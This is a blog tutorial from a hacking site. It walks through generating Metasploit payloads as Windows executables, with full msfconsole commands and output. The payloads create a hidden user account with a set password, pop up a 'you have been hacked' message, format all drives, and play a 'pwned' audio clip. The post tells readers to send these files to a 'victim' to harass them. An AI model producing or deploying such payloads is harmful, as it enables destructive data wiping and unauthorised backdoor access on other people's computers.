

# Hacking Articles

Raj Chandel's Blog

[Author](#)[Web Penetration Testing](#)[Penetration Testing](#)[Courses We Offer](#)[My Books](#)[Donate us](#)

## Fun with Metasploit Payloads

posted in **KALI LINUX** , **PENETRATION TESTING** on **AUGUST 21, 2016** by **RAJ CHANDEL**

[SHARE](#)

Ordinarily small things have no use but whenever it comes up to their greater relevance then at certain point of time it has a universalized impact and can create a complex situation. And this article is about some simple payloads that can help us to muddle with our victim. Hence, leaving a mark behind.

Moreover metasploit is not about hacking but it's also about hacking in style. There are a lot of payloads that are too good to not to use. These payloads are like small droplets in an ocean but still they matter and there are only handful of people who about these payloads.

Search

Subscribe to Blog via Email

**SUBSCRIBE**

Also so far we have only learnt about hardcore metasploit but let's see what more cool things it has to show us.

### Add User

Moving forward, let us learn how to make such payloads, open metasploit and use windows/adduser payload. This payload lets you create another user in your victim's PC. The commands are:

**use windows/adduser**

**set user raaz**

**set pass Ignite@123**

**set wmic true**


**generate -t exe -f /root/Desktop/user.exe**


```
msf > use windows/adduser
msf payload(adduser) > set user raaz
user => raaz
msf payload(adduser) > set pass Ignite@123
pass => Ignite@123
msf payload(adduser) > set wmic true
wmic => true
msf payload(adduser) > generate -t exe -f /root/Desktop/user.exe

[*] Using WMIC to discover the administrative group name
[*] Writing 73802 bytes to /root/Desktop/user.exe...
```

With the execution of above command, a new user will be created in your victim's PC. And you can go to the shell of your victim's PC and see the result. And to see the user's type:

**net user**





```
Ca: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\RAJ>net user

User accounts for \\WIN-59L1KNM2PUC
-----
Administrator          Guest          raaz
RAJ
The command completed successfully.

C:\Users\RAJ>
```

## Message Box

Another payload is **windows/messagebox**. This payload makes a pop-up message appear on victim's PC. The message can be anything you want along with title. To create this payload again open metasploit and use **windows/messagebox**. The commands are:

**use windows/messagebox**

**set text you have been hacked**

**set title Important Message**

**generate -t exe -f /root/Desktop/message.exe**

## Categories

- 🔖 BackTrack 5 Tutorials
- 🔖 Best of Hacking
- 🔖 Browser Hacking
- 🔖 Cryptography & Steganography
- 🔖 CTF Challenges
- 🔖 Cyber Forensics
- 🔖 Database Hacking
- 🔖 Domain Hacking
- 🔖 Email Hacking
- 🔖 Footprinting
- 🔖 Hacking Tools
- 🔖 Kali Linux
- 🔖 Nmap
- 🔖 Others
- 🔖 Penetration Testing
- 🔖 Social Engineering Toolkit
- 🔖 Trojans & Backdoors
- 🔖 Website Hacking
- 🔖 Window Password Hacking
- 🔖 Windows Hacking Tricks
- 🔖 Wireless Hacking
- 🔖 Youtube Hacking

```
msf > use windows/messagebox
msf payload(messagebox) > set text you have been hacked
text => you have been hacked
msf payload(messagebox) > set title Important Message
title => Important Message
msf payload(messagebox) > generate -t exe -f /root/Desktop/message.exe
[*] Writing 73802 bytes to /root/Desktop/message.exe...
```

And your payload is created. When you will send it and once the victim will open it then a pop-up message box will appear displaying your message like the following one:



## Format All Drives

Our next payload is windows/format\_all\_drives. This payload formats any desired drive. The commands to create this payload are :

**use windows/format\_all\_drives**

**set vlomelabel 3**

**generate -t exe -f /root/Desktop/format.exe**

```
msf > use windows/format_all_drives
msf payload(format_all_drives) > set vlomelabel 3
vlomelabel => 3
msf payload(format_all_drives) > generate -t exe -f /root/Desktop/format.exe
[*] Writing 73802 bytes to /root/Desktop/format.exe...
```

When the payload is sent and opened, it formats their drive.

## Articles

Select Month



## Facebook Page



## Speak

Another such payload is `speak_pwned`. This payload is a one-line command payload which creates an audio saying “**you have been pawned**” and now when the victim will open it then this audio will be played for him/her. And its command is :

**generate -t exe -f /root/Desktop/speak.exe**

```
msf > use windows/speak_pwned
msf payload(speak_pwned) > generate -t exe -f /root/Desktop/speak.exe
[*] Writing 73802 bytes to /root/Desktop/speak.exe...
```

So that is how you can use different payloads to mess with your victim. Also you can create this payload and keep it safe with you so that you can use it whenever you want. And please note that all these payloads are post payloads to make these work you need to first hack your victim.

This way even the smaller things will make a difference; after all even a pawn can kill the king. And most importantly, once you are done with your victim you can leave him/her a souvenir.

**Author:** Yashika Dhir is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact [here](#)

---

Share this:



---

Like this:

Loading...

## ABOUT THE AUTHOR

---



### RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

---

#### PREVIOUS POST

← UNDERSTAND HASHING IN CRYPTOGRAPHY (A PRACTICAL APPROACH)

#### NEXT POST

SHODAN A SEARCH ENGINE FOR HACKERS (BEGINNER TUTORIAL) →

## Leave a Reply

Your email address will not be published. Required fields are marked \*

Comment

Name \*

Email \*

Website

☐

Save my name, email, and website in this browser for the next time I comment.

**POST COMMENT**

☐ Notify me of follow-up comments by email.

☐ Notify me of new posts by email.

